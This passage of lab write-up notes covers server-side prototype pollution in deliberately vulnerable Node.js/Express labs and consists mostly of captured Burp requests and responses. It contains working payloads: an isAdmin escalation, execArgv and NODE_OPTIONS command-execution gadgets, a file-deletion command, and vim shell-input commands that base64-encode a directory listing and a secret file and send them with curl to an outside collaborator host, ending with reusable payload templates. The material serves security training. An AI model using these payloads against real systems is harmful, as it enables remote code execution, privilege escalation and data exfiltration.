- There is an extension that can automate all these identification techniques to determine if server-side prototype pollution is possible in the application. It can be used to scan 1 request or as many that are selected in HTTP History under Proxy tab.

The screenshot shows the OWASP ZAP interface with the "Server-Side Prototype Pollution" extension highlighted. The main window displays a table of network requests with columns: Method, URL, Params, Edited, Status, Length, MIME type, Extension, Title, Comment, TLS, IP, and Cookies. A context menu is open over a selected POST request to "/my-account/change-address". The menu options include: https://0a1a00a204c3fa6fc442...net/my-account/change-address, Add to scope, Scan, Do passive scan, Do active scan, Send to Intruder (Ctrl+I), Send to Repeater (Ctrl+R), Send to Sequencer, Send to Comparer (request), Send to Comparer (response), Show response in browser, Request in browser, Extensions, Engagement tools, Show new history window, Add comment, Highlight, Delete item, Clear history, and Copy URL. The "Extensions" option is expanded, showing "HTTP Request Smuggler", "Server-Side Prototype Pollution Scanner", and "Server Side Prototype Pollution". The "Server Side Prototype Pollution" option is also highlighted. The "Inspector" panel is visible at the bottom right, showing "Request attributes" with two items: "t= utf-8" and "Q".

- Here the payload is being reflected in the response, however, it is not working as expected because the “\_\_proto\_\_” part of the payload is also reflected in the response and the property we try to pollute may not function as expected.

#	Task	Time	Action	Issue type	Host
324	0	22:00:30 22 Mar 2023	Issue found	! Potential server side prototype pollution via o...	https://0a1a00a204c...
323	2	21:57:51 22 Mar 2023	Issue found	! Cacheable HTTPS response	https://0a1a00a204c...
322	2	21:57:51 22 Mar 2023	Issue found	! Password field with autocomplete enabled	https://0a1a00a204c...
321	2	21:54:04 22 Mar 2023	Issue found	! Cacheable HTTPS response	https://0a1a00a204c...
320	2	21:54:04 22 Mar 2023	Issue found	! Cacheable HTTPS response	https://0a1a00a204c...
319	2	21:54:03 22 Mar 2023	Issue found	! Cacheable HTTPS response	https://0a1a00a204c...
318	2	21:54:03 22 Mar 2023	Issue found	! Strict transport security not enforced	https://0a1a00a204c...

Advisory Request 1 Request 2 Response 2 Request 3 Response 3 Request 4 Response 4

Pretty Raw Hex

```

1 POST /my-account/change-address HTTP/2
2 Host: 0ala00a204c3fa6fc442e41300df00c9.web-security-academy.net
3 Cookie: session=6cZvSsDzIZbezIFUvwA4HTHPCXtf4ZqB
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 232
10 Origin: https://0ala00a204c3fa6fc442e41300df00c9.web-security-academy.net
11 Referer: https://0ala00a204c3fa6fc442e41300df00c9.web-security-academy.net/my-account
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
  "address_line_1": "Wiener HQ",
  "address_line_2": "One Wiener Way",
  "city": "Wienerville",
  "postcode": "BU1 1RP",
  "country": "UK",
  "sessionId": "6cZvSsDzIZbezIFUvwA4HTHPCXtf4ZqB",
  "__proto__": {
    "0ba83927-a5e5-4b31-b5c4-50016b394915": "d5a347a2"
  }
}

```

#	Task	Time	Action	Issue type	Host
324	0	22:00:30 22 Mar 2023	Issue found	! Potential server side prototype pollution via o...	https://0a1a00a204c...
323	2	21:57:51 22 Mar 2023	Issue found	! Cacheable HTTPS response	https://0a1a00a204c...
322	2	21:57:51 22 Mar 2023	Issue found	! Password field with autocomplete enabled	https://0a1a00a204c...
321	2	21:54:04 22 Mar 2023	Issue found	! Cacheable HTTPS response	https://0a1a00a204c...
320	2	21:54:04 22 Mar 2023	Issue found	! Cacheable HTTPS response	https://0a1a00a204c...
319	2	21:54:03 22 Mar 2023	Issue found	! Cacheable HTTPS response	https://0a1a00a204c...
318	2	21:54:03 22 Mar 2023	Issue found	! Strict transport security not enforced	https://0a1a00a204c...

Advisory Request 1 Request 2 Response 2 Request 3 Response 3 Request 4 Response 4

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 X-Powered-By: Express
3 Cache-Control: no-store
4 Content-Type: application/json; charset=utf-8
5 Etag: W/"128-ExgBPdHYZVPjxsqyijQK6k/rwqc"
6 Date: Thu, 23 Mar 2023 03:00:30 GMT
7 Keep-Alive: timeout=5
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 296
10
11 {
  "username": "wiener",
  "firstname": "Peter",
  "lastname": "Wiener",
  "address_line_1": "Wiener HQ",
  "address_line_2": "One Wiener Way",
  "city": "Wienerville",
  "postcode": "BU1 1RP",
  "country": "UK",
  "cadf19d0": "foo",
  "fia987bd": "foo",
  "__proto__": {
    "185f96d9-3139-4ef2-b687-a628d1ff36a1": "d5a347a2"
  },
  "isAdmin": false
}

```

- With this payload, we can see that the polluted property “status” is being reflected in the response properly.
- This payload can be used to update the “isAdmin” property and escalate privileges in the application:

```
"constructor": {
  "prototype": {
    "isAdmin":true
  }
}
```

325	0	22:05:32 22 Mar 2023	Issue found	<span>!</span> Server side prototype pollution via JSON space... https://0a1a00a204c...
324	0	22:00:30 22 Mar 2023	Issue found	<span>!</span> Potential server side prototype pollution via o... https://0a1a00a204c...
323	2	21:57:51 22 Mar 2023	Issue found	<span>i</span> Cacheable HTTPS response https://0a1a00a204c...
322	2	21:57:51 22 Mar 2023	Issue found	<span>!</span> Password field with autocomplete enabled https://0a1a00a204c...
321	2	21:54:04 22 Mar 2023	Issue found	<span>i</span> Cacheable HTTPS response https://0a1a00a204c...

Advisory Request 1 Request 2 Response 2 Request 3 Response 3 Request 4 Response 4 Request 5  
Response 5

Pretty Raw Hex Hackvertor

```
1 POST /my-account/change-address HTTP/2
2 Host: 0ala00a204c3fa6fc442e41300df00c9.web-security-academy.net
3 Cookie: session=6cZvSsDzIZbezIFUvwA4HTHPCXtf4ZqB
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 209
10 Origin: https://0ala00a204c3fa6fc442e41300df00c9.web-security-academy.net
11 Referer: https://0ala00a204c3fa6fc442e41300df00c9.web-security-academy.net/my-account
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
  "address_line_1": "Wiener HQ",
  "address_line_2": "One Wiener Way",
  "city": "Wienerville",
  "postcode": "B11 1RP",
  "country": "UK",
  "sessionId": "6cZvSsDzIZbezIFUvwA4HTHPCXtf4ZqB",
  "constructor": {
    "prototype": {
      "status": 0
    }
  }
}
```

325	0	22:05:32 22 Mar 2023	Issue found	<span>!</span> SERVER SIDE PROTOTYPE POLLUTION VIA JSON SPACES https://0a1a00a204c...
324	0	22:00:30 22 Mar 2023	Issue found	<span>!</span> Potential server side prototype pollution via o... https://0a1a00a204c...
323	2	21:57:51 22 Mar 2023	Issue found	<span>i</span> Cacheable HTTPS response https://0a1a00a204c...
322	2	21:57:51 22 Mar 2023	Issue found	<span>!</span> Password field with autocomplete enabled https://0a1a00a204c...
321	2	21:54:04 22 Mar 2023	Issue found	<span>i</span> Cacheable HTTPS response https://0a1a00a204c...

Advisory Request 1 Request 2 Response 2 Request 3 Response 3 Request 4 Response 4 Request 5  
Response 5

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 X-Powered-By: Express
3 Cache-Control: no-store
4 Content-Type: application/json; charset=utf-8
5 Etag: W/"150-XkIG/S1G74pS8mS2bAgR0hPuau8"
6 Date: Thu, 23 Mar 2023 03:05:34 GMT
7 Keep-Alive: timeout=5
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 336
10
11 {
  "username": "wiener",
  "firstname": "Peter",
  "lastname": "Wiener",
  "address_line_1": "Wiener HQ",
  "address_line_2": "One Wiener Way",
  "city": "Wienerville",
  "postcode": "B11 1RP",
  "country": "UK",
  "sessionId": "foo",
  "constructor": {
    "prototype": {
      "status": 0
    }
  }
}, "isAdmin": false, "json_spaces": "", "head": true, "status": 0
}
```

Lab: Remote code execution via server-side  
prototype pollution

# Lab: Remote code execution via server-side prototype pollution

- This lab is built on Node.js and the Express framework. It is vulnerable to server-side prototype pollution because it unsafely merges user-controllable input into a server-side JavaScript object.
- Due to the configuration of the server, it's possible to pollute `Object.prototype` in such a way that you can inject arbitrary system commands that are subsequently executed on the server.
- To solve the lab:
  1. Find a prototype pollution source that you can use to add arbitrary properties to the global `Object.prototype`.
  2. Identify a gadget that you can use to inject and execute arbitrary system commands.
  3. Trigger remote execution of a command that deletes the file `/home/carlos/morale.txt`.
- In this lab, you already have escalated privileges, giving you access to admin functionality. You can log in to your own account with the following credentials: `wiener:peter`
- Hint
- The command execution sink is only invoked when an admin user triggers vulnerable functionality on the site.
- Note
- When testing for server-side prototype pollution, it's possible to break application functionality or even bring down the server completely. If this happens to your lab, you can manually restart the server using the button provided in the lab banner. Remember that you're unlikely to have this option when testing real websites, so you should always use caution.
- **Summary – Steps to Exploit:**
- See slides.

## Identify prototype pollution source:

- Injecting the following payload will cause the application to include the “test” property in the response. This means we have successfully polluted the prototype.

### Request

Pretty	Raw	Hex	Hackvertor
1 POST /my-account/change-address HTTP/2 2 Host: 0a0600c4045931b5c38a298b00530079.web-security-academy.net 3 Cookie: session=4pimXWnn82RBbuty3UiwIu5HbUdw5A6G 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0 5 Accept: */* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Content-Type: application/json; charset=UTF-8 9 Content-Length: 198 10 Origin: https://0a0600c4045931b5c38a298b00530079.web-security-academy.net 11 Referer: https://0a0600c4045931b5c38a298b00530079.web-security-academy.net/my-account 12 Sec-Fetch-Dest: empty 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Site: same-origin 15 Te: trailers 16 17 { "address_line_1": "Wiener HQ", "address_line_2": "One Wiener Way", "city": "Wienerville", "postcode": "B1 1RP", "country": "UK", "sessionId": "4pimXWnn82RBbuty3UiwIu5HbUdw5A6G", "__proto__": { "test": "test" } }			

### Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/2 200 OK 2 X-Powered-By: Express 3 Cache-Control: no-store 4 Content-Type: application/json; charset=utf-8 5 Etag: W/"d2-J4okEL0xeEKj+8THOY6AbZGab3c" 6 Date: Thu, 23 Mar 2023 03:30:40 GMT 7 Keep-Alive: timeout=5 8 X-Frame-Options: SAMEORIGIN 9 Content-Length: 210 10 11 { "username": "wiener", "firstname": "Peter", "lastname": "Wiener", "address_line_1": "Wiener HQ", "address_line_2": "One Wiener Way", "city": "Wienerville", "postcode": "B1 1RP", "country": "UK", "isAdmin": true, "test": "test" }				

- Injecting the payload here causes the server to initiate connections to Burp Collaborator.

**Request**

Pretty Raw Hex Hackvertor

```

1 POST /my-account/change-address HTTP/2
2 Host: 0a0600c4045931b5c38a298b00530079.web-security-academy.net
3 Cookie: sessionId=4pimXWnn82RBbuty3UiwIu5HbUdw5A6G
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json;charset=UTF-8
9 Content-Length: 297
10 Origin: https://0a0600c4045931b5c38a298b00530079.web-security-academy.net
11 Referer: https://0a0600c4045931b5c38a298b00530079.web-security-academy.net/my-account
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
  "address_line_1": "Wiener HQ",
  "address_line_2": "One Wiener Way",
  "city": "Wienerville",
  "postcode": "B11 1RP",
  "country": "UK",
  "sessionId": "4pimXWnn82RBbuty3UiwIu5HbUdw5A6G",
  "__proto__": {
    "shell": "node",
    "NODE_OPTIONS": "--inspect=7y6ety4xw54ugowcusdq36rbe2kt8jw8.oastify.com\".\".oastify\".\".com"
  }
}

```

**Response**

Pretty Raw Hex Render Hackvertor

```

1 HTTP/2 200 OK
2 X-Powered-By: Express
3 Cache-Control: no-store
4 Content-Type: application/json; charset=utf-8
5 Etag: W/"13d-MwMBVs0x2pv89BZTagobiOWC+s"
6 Date: Thu, 23 Mar 2023 03:34:58 GMT
7 Keep-Alive: timeout=5
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 317
10
11 {
  "username": "wiener",
  "firstname": "Peter",
  "lastname": "Wiener",
  "address_line_1": "Wiener HQ",
  "address_line_2": "One Wiener Way",
  "city": "Wienerville",
  "postcode": "B11 1RP",
  "country": "UK",
  "isAdmin": true,
  "test": "test",
  "shell": "node",
  "NODE_OPTIONS": "--inspect=7y6ety4xw54ugowcusdq36rbe2kt8jw8.oastify.com\".\".oastify\".\".com"
}

```

1 × +

Payloads to generate:  **Copy to clipboard**  Include Collaborator server location

# ^	Time	Type	Payload	
1	2023-Mar-23 03:35:00.552 UTC	DNS	7y6ety4xw54ugowcusdq36rbe2kt8jw8	3.24
2	2023-Mar-23 03:35:00.552 UTC	DNS	7y6ety4xw54ugowcusdq36rbe2kt8jw8	3.24
3	2023-Mar-23 03:35:00.552 UTC	DNS	7y6ety4xw54ugowcusdq36rbe2kt8jw8	3.25
4	2023-Mar-23 03:35:00.552 UTC	DNS	7y6ety4xw54ugowcusdq36rbe2kt8jw8	3.24

- The following payload also causes the server to trigger a connection to Burp Collaborator.

```
"__proto__":{  
"execArgv": [  
"--eval=require('child_process').execSync('curl https://Y3x1asu3tv13qfkv8t0cm22q7dyjp7hv6.oastify.com')"  
]  
}
```

The screenshot shows the Burp Suite interface with two panes: Request and Response.

**Request:**

Pretty	Raw	Hex	Hackvertor
1 POST /my-account/change-address HTTP/2 2 Host: 0a0600c4045931b5c38a298b00530079.web-security-academy.net 3 Cookie: session=4pimXwnn82RBbuty3UiwIu5HbUdw5A6G 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0 5 Accept: */* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Content-Type: application/json; charset=UTF-8 9 Content-Length: 307 10 Origin: https://0a0600c4045931b5c38a298b00530079.web-security-academy.net 11 Referer: https://0a0600c4045931b5c38a298b00530079.web-security-academy.net/my-account 12 Sec-Fetch-Dest: empty 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Site: same-origin 15 Te: trailers 16 17 { "address_line_1": "Wiener HQ", "address_line_2": "One Wiener Way", "city": "Wienerville", "postcode": "B01 1RP", "country": "UK", "sessionId": "4pimXwnn82RBbuty3UiwIu5HbUdw5A6G", "__proto__": { "execArgv": [ "--eval=require('child_process').execSync('curl https://Y3x1asu3tv13qfkv8t0cm22q7dyjp7hv6.oastify.com')" ] } }			

**Response:**

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/2 200 OK 2 X-Powered-By: Express 3 Cache-Control: no-store 4 Content-Type: application/json; charset=utf-8 5 Etag: W/"1b3-17xFI14btyuqrRiHsFDYFHbUB0" 6 Date: Thu, 23 Mar 2023 03:47:52 GMT 7 Keep-Alive: timeout=5 8 X-Frame-Options: SAMEORIGIN 9 Content-Length: 435 10 11 { "username": "wiener", "firstname": "Peter", "lastname": "Wiener", "address_line_1": "Wiener HQ", "address_line_2": "One Wiener Way", "city": "Wienerville", "postcode": "B01 1RP", "country": "UK", "isAdmin": true, "test": "test", "shell": "node", "NODE_OPTIONS": "inspect=7y6ety4xw54ugowcusdq36rbe2kt8jw8.oastify.com\\\".oastify\\\".com", "execArgv": [ "--eval=require('child_process').execSync('curl https://Y3x1asu3tv13qfkv8t0cm22q7dyjp7hv6.oastify.com')" ] }				

- The following payload will delete a text file from the server's filesystem.

```
"__proto__":{  
"execArgv": [  
"--eval=require('child_process').execSync('rm /home/carlos/morale.txt')"  
]  
}  
}
```

Request	Response
<p>Pretty Raw Hex Hackvertor</p> <pre> 1 POST /my-account/change-address HTTP/2 2 Host: 0a0600c4045931b5c38a298b00530079.web-security-academy.net 3 Cookie: session=4pimXWnn82RBbuty3U1wIu5HbUdw5A6G 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0 5 Accept: /* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Content-Type: application/json; charset=UTF-8 9 Content-Length: 275 10 Origin: https://0a0600c4045931b5c38a298b00530079.web-security-academy.net 11 Referer: https://0a0600c4045931b5c38a298b00530079.web-security-academy.net/my-account 12 Sec-Fetch-Dest: empty 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Site: same-origin 15 Te: trailers 16 17 {   "address_line_1": "Wiener HQ",   "address_line_2": "One Wiener Way",   "city": "Wienerville",   "postcode": "BUI 1RP",   "country": "UK",   "sessionId": "4pimXWnn82RBbuty3U1wIu5HbUdw5A6G",   "__proto__": {     "execArgv": [       "--eval=require('child_process').execSync('rm /home/carlos/morale.txt')"     ]   } } </pre>	<p>Pretty Raw Hex Render Hackvertor</p> <pre> 1 HTTP/2 200 OK 2 X-Powered-By: Express 3 Cache-Control: no-store 4 Content-Type: application/json; charset=utf-8 5 Etag: W/"193-YhyTzcYOXO4NJRRJfMcWZRUvTq0" 6 Date: Thu, 23 Mar 2023 03:48:57 GMT 7 Keep-Alive: timeout=5 8 X-Frame-Options: SAMEORIGIN 9 Content-Length: 403 10 11 {   "username": "wiener",   "firstname": "Peter",   "lastname": "Wiener",   "address_line_1": "Wiener HQ",   "address_line_2": "One Wiener Way",   "city": "Wienerville",   "postcode": "BUI 1RP",   "country": "UK",   "isAdmin": true,   "test": "test",   "shell": "node",   "NODE_OPTIONS":     "--inspect=7y6ety4xw54ugowcusdq36rbe2kt8jw8.oastify.com\".\".oastify\".\".com",   "execArgv": [     "--eval=require('child_process').execSync('rm /home/carlos/morale.txt')"   ] } </pre>

# Lab: Exfiltrating sensitive data via server-side prototype pollution

# Lab: Exfiltrating sensitive data via server-side prototype pollution

- This lab is built on Node.js and the Express framework. It is vulnerable to server-side prototype pollution because it unsafely merges user-controllable input into a server-side JavaScript object.
- Due to the configuration of the server, it's possible to pollute Object.prototype in such a way that you can inject arbitrary system commands that are subsequently executed on the server.
- To solve the lab:
  1. Find a prototype pollution source that you can use to add arbitrary properties to the global Object.prototype.
  2. Identify a gadget that you can use to inject and execute arbitrary system commands.
  3. Trigger remote execution of a command that leaks the contents of Carlos's home directory (/home/carlos) to the public Burp Collaborator server.
  4. Exfiltrate the contents of a secret file in this directory to the public Burp Collaborator server.
  5. Submit the secret you obtain from the file using the button provided in the lab banner.
- In this lab, you already have escalated privileges, giving you access to admin functionality. You can log in to your own account with the following credentials: wiener:peter
- **Summary – Steps to Exploit:**
- See slides.

## Request

Pretty Raw Hex Hackvertor

```

1 POST /my-account/change-address HTTP/2
2 Host: Oaf0006f04127804c1ddb47d00db006e.web-security-academy.net
3 Cookie: session=5m4ahAOxmNlaNKREP4Ni4N4ICt9WZaiQ
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
5 Firefox/111.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json;charset=UTF-8
9 Content-Length: 205
10 Origin: https://Oaf0006f04127804c1ddb47d00db006e.web-security-academy.net
11 Referer: https://Oaf0006f04127804c1ddb47d00db006e.web-security-academy.net/my-account
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
18   "address_line_1": "Wiener HQ",
19   "address_line_2": "One Wiener Way",
20   "city": "Wienerville",
21   "postcode": "B11 1RP",
22   "country": "UK",
23   "sessionId": "5m4ahAOxmNlaNKREP4Ni4N4ICt9WZaiQ",
24   "__proto__": {
25     "json spaces": "10"
26   }
27 }
```

## Response

Pretty Raw Hex Render Hackvertor

```

1 HTTP/2 200 OK
2 X-Powered-By: Express
3 Cache-Control: no-store
4 Content-Type: application/json; charset=utf-8
5 Etag: W/"100-no/90MPqw3iqIOuNn/OInt3HhCI"
6 Date: Thu, 23 Mar 2023 05:35:03 GMT
7 Keep-Alive: timeout=5
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 256
10
11 {
12   10"username": "wiener",
13   10"firstname": "Peter",
14   10"lastname": "Wiener",
15   10"address_line_1": "Wiener HQ",
16   10"address_line_2": "One Wiener Way",
17   10"city": "Wienerville",
18   10"postcode": "B11 1RP",
19   10"country": "UK",
20   10"isAdmin": true,
21   10"json spaces": "10"
22 }
```

## Identify prototype pollution source:

- Using the “`__proto__`” payload allowed us to pollute the “`json spaces`” property of the Object Prototype.

## Code Execution:

- This payload triggered the server to make a connection to Burp Collaborator.

## Request

Pretty Raw Hex Hackvertor

```

1 POST /my-account/change-address HTTP/2
2 Host: Oaf0006f04127804c1ddb47d00db006e.web-security-academy.net
3 Cookie: session=5m4ahAOxmNlaNKREP4Ni4N4ICt9WZaiQ
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
5 Firefox/111.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json;charset=UTF-8
9 Content-Length: 273
10 Origin: https://Oaf0006f04127804c1ddb47d00db006e.web-security-academy.net
11 Referer: https://Oaf0006f04127804c1ddb47d00db006e.web-security-academy.net/my-account
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
18   "address_line_1": "Wiener HQ",
19   "address_line_2": "One Wiener Way",
20   "city": "Wienerville",
21   "postcode": "B11 1RP",
22   "country": "UK",
23   "sessionId": "5m4ahAOxmNlaNKREP4Ni4N4ICt9WZaiQ",
24   "__proto__": {
25     "shell": "vim",
26     "input": "! curl https://Ors7mrxxqpyxn9hp5n16jwzk47vdm1gp5.oastify.com\n"
27   }
28 }
```

## Response

Pretty Raw Hex Render Hackvertor

```

1 HTTP/2 200 OK
2 X-Powered-By: Express
3 Cache-Control: no-store
4 Content-Type: application/json; charset=utf-8
5 Etag: W/"15f-vsNod205nI6Rcf+pCRjOzhWHK6I"
6 Date: Thu, 23 Mar 2023 05:37:17 GMT
7 Keep-Alive: timeout=5
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 351
10
11 {
12   10"username": "wiener",
13   10"firstname": "Peter",
14   10"lastname": "Wiener",
15   10"address_line_1": "Wiener HQ",
16   10"address_line_2": "One Wiener Way",
17   10"city": "Wienerville",
18   10"postcode": "B11 1RP",
19   10"country": "UK",
20   10"isAdmin": true,
21   10"json spaces": "10",
22   10"shell": "vim",
23   10"input": "! curl https://Ors7mrxxqpyxn9hp5n16jwzk47vdm1gp5.oastify.com\n"
24 }
```

## Request

```
Pretty Raw Hex Hackvertor
1 POST /my-account/change-address HTTP/2
2 Host: Oaf0006f04127804c1ddb47d00db006e.web-security-academy.net
3 Cookie: session=5m4ahAOxmNlaNKREP4Ni4N4Ict9WZaiQ
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 306
10 Origin: https://Oaf0006f04127804c1ddb47d00db006e.web-security-academy.net
11 Referer: https://Oaf0006f04127804c1ddb47d00db006e.web-security-academy.net/my-account
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
    "address_line_1": "Wiener HQ",
    "address_line_2": "One Wiener Way",
    "city": "Wienerville",
    "postcode": "B11 1RP",
    "country": "UK",
    "sessionId": "5m4ahAOxmNlaNKREP4Ni4N4Ict9WZaiQ",
    "_proto": {
        "shell": "vim",
        "input": ":! ls /home/carlos | base64 | curl -d @- https://Ors7mrxqpyxn9hp5n16jwzk47vdm1gp5.oastify.com\n"
    }
}
```

## Response

```
Pretty Raw Hex Render Hackvertor
1 HTTP/2 200 OK
2 X-Powered-By: Express
3 Cache-Control: no-store
4 Content-Type: application/json; charset=utf-8
5 Etag: W/"14d-hF+tsOluZhT8u6ZNMVVEcOq5QpQ"
6 Date: Thu, 23 Mar 2023 05:40:07 GMT
7 Keep-Alive: timeout=5
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 333
10
11 {
    "username": "wiener",
    "firstname": "Peter",
    "lastname": "Wiener",
    "address_line_1": "Wiener HQ",
    "address_line_2": "One Wiener Way",
    "city": "Wienerville",
    "postcode": "B11 1RP",
    "country": "UK",
    "isAdmin": true,
    "json spaces": "",
    "shell": "vim",
    "input": ":! ls /home/carlos | base64 | curl -d @- https://Ors7mrxqpyxn9hp5n16jwzk47vdm1gp5.oastify.com\n"
}
```

## Code Execution:

Leak hidden file name.

This payload triggers the server to send a connection to Burp Collaborator and leak the contents of the “ls” command in the body of the POST request.

Description	Request to Collaborator	Response from Collaborator
Pretty	Raw	Hex
1	POST / HTTP/1.1	
2	Host: Ors7mrxqpyxn9hp5n16jwzk47vdm1gp5.oastify.com	
3	User-Agent: curl/7.68.0	
4	Accept: */*	
5	Content-Length: 24	
6	Content-Type: application/x-www-form-urlencoded	
7		
8	bm9kZV9hcHBzCnNIY3JldAo=	

bm9kZV9hcHBzCnNIY3JldAo=

node\_apps  
secret

## Request

```
Pretty Raw Hex Hackvertor
1 POST /my-account/change-address HTTP/2
2 Host: Oaf0006f04127804c1ddb47d00db006e.web-security-academy.net
3 Cookie: session=5m4ahAOxmNlaNKREP4Ni4N4ICt9WZaiQ
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 314
10 Origin: https://Oaf0006f04127804c1ddb47d00db006e.web-security-academy.net
11 Referer: https://Oaf0006f04127804c1ddb47d00db006e.web-security-academy.net/my-account
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
  "address_line_1": "Wiener HQ",
  "address_line_2": "One Wiener Way",
  "city": "Wienerville",
  "postcode": "B11 1RP",
  "country": "UK",
  "sessionId": "5m4ahAOxmNlaNKREP4Ni4N4ICt9WZaiQ",
  "__proto__": {
    "shell": "vim",
    "input": ":! cat /home/carlos/secret | base64 | curl -d @- https://Ors7mrqpyxn9hp5n16jwzk47vdm1gp5.oastify.com\n"
  }
}
```

## Response

```
Pretty Raw Hex Render Hackvertor
1 HTTP/2 200 OK
2 X-Powered-By: Express
3 Cache-Control: no-store
4 Content-Type: application/json; charset=utf-8
5 Etag: W/"155-gJU8ztYyURlyZDbPLOICpyPUoIw"
6 Date: Thu, 23 Mar 2023 05:41:50 GMT
7 Keep-Alive: timeout=5
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 341
10
11 {
  "username": "wiener",
  "firstname": "Peter",
  "lastname": "Wiener",
  "address_line_1": "Wiener HQ",
  "address_line_2": "One Wiener Way",
  "city": "Wienerville",
  "postcode": "B11 1RP",
  "country": "UK",
  "isAdmin": true,
  "json_spaces": "",
  "shell": "vim",
  "input": ":! cat /home/carlos/secret | base64 | curl -d @- https://Ors7mrqpyxn9hp5n16jwzk47vdm1gp5.oastify.com\n"
}
```

Description	Request to Collaborator	Response from Collaborator
Pretty	Raw	Hex

```
Pretty Raw Hex Hackvertor
1 POST / HTTP/1.1
2 Host: Ors7mrqpyxn9hp5n16jwzk47vdm1gp5.oastify.com
3 User-Agent: curl/7.68.0
4 Accept: /*
5 Content-Length: 44
6 Content-Type: application/x-www-form-urlencoded
7
8 NUDCTVR5Tzdva0tb01Vd2VVVFVSVU5nZGhaNOVYdEc=
```

## Payloads:

```
"__proto__": {
  "shell": "vim",
  "input": ":! curl https://YOUR-COLLABORATOR-ID.oastify.com\n"
}
```

"input":":! ls /home/carlos | base64 | curl -d @- https://YOUR-COLLABORATOR-ID.oastify.com\n"

"input":":! cat /home/carlos/secret | base64 | curl -d @- https://YOUR-COLLABORATOR-ID.oastify.com\n"

## Code Execution:

- Exfiltrate contents of the secret file.
- This payload triggers the server to send a connection to Burp Collaborator and leak the contents of the “cat” command in the body of the POST request.